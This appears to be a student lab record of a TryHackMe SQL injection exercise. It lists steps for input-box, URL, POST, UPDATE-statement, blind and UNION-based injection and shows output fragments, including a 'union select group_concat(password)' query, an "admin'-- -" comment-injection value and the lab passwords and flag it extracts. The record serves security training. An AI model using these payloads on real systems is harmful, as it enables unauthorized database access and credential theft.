Ex. No.: 4 **Date:20/08/2024**

SQL INJECTION LAB

Aim:

To perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link-https://tryhackme.com/r/room/sqlilab
2. Click Start AttackBox to run the instance of Kalilinux distribution.
3. Perform SQL injection attacks on the following-

   a) Input Box Non-String

   b)Input Box String


   c)URL Injection


   d)POST Injection


   e)UPDATE Statement


4. Perform broken authentication of login forms with blind SQL injection toextract admin
5. password
6. Perform UNION-based SQL injection and exploit the vulnerable book
7. search function to retrieve the flag


Output:





Home Notes Profile Logout
Broken Authentication 2
Logged in as rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{fb381dfee7fef9c31b9325ad540c9fd},viking123 [
[Main Menu]
Messages
Executed Query:
Query 1:
SELECT id, username FROM users WHERE username = '' union select 1,group_concat(password) fr


Login
Change Password
[Main Menu]
Log in
admin'-- -
admin'-- -
Password
Log in
Create an Account


Executed Query:
Query 1:
SELECT username FROM users WHERE username=?
Parameters:
admin'-- -
Query 2:
INSERT INTO users (username, password) VALUES (?, ?)
Parameters:
admin'-- -, aaa





Result:

Thus, the various exploits were performed using SQL Injection Attack.